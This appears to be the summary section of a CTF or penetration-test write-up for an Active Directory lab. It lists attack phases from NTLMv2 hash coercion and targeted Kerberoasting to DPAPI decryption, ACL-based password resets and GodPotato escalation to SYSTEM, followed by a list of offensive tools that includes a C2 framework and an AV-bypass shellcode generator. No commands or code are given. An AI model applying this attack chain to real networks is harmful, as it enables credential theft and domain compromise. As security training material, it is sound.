Phase 5 - NTLMv2 Coercion
────────────────────────────────────────────────────────────────
jon.peters          : [REDACTED]       → Slinky .lnk + Responder + hashcat

Phase 6 - Targeted Kerberoasting
────────────────────────────────────────────────────────────────
nina.soto           : [REDACTED]       → GenericWrite → Targeted Kerberoast

Phase 7 - DPAPI Decryption
────────────────────────────────────────────────────────────────
emma.hayes          : [REDACTED]       → DPAPI masterkey + credential blob

Phase 8 - ACL Abuse
────────────────────────────────────────────────────────────────
sam.brooks          : [REDACTED]       → WriteDacl → Password Reset
web_admin           : [REDACTED]       → OU Move + Password Reset

Phase 9 - Privilege Escalation
────────────────────────────────────────────────────────────────
NT AUTHORITY\SYSTEM : [Token Impersonation] → GodPotato (SeImpersonatePrivilege)
Tools Used
- RustScan / Nmap - Port scanning and service enumeration
- UwU Toolkit - Integrated offensive security framework (netexec, kerberoast, targeted_kerberoast, bloodhound_collect, bloody_writedacl, bloody_setpassword)
- NetExec (nxc) - SMB/LDAP/RDP enumeration, credential validation, Slinky module
- Responder - NTLMv2 hash capture via LLMNR/NBT-NS poisoning
- Hashcat - Password cracking (Kerberos TGS-REP, NTLMv2)
- Impacket - smbclient.py, dpapi.py (masterkey + credential decryption)
- BloodHound CE - Active Directory attack path analysis
- bloodyAD - Active Directory object manipulation (GenericAll, password reset, userAccountControl)
- ldapmodify - LDAP operations (OU object moves via moddn)
- Evil-WinRM - Windows Remote Management shell
- RunAsCs - Windows RunAs alternative for lateral execution
- Sliver - C2 framework with mTLS implants
- Donut - Shellcode generation for AV bypass
- GodPotato - SeImpersonatePrivilege escalation to SYSTEM
- 7-Zip - WIM file extraction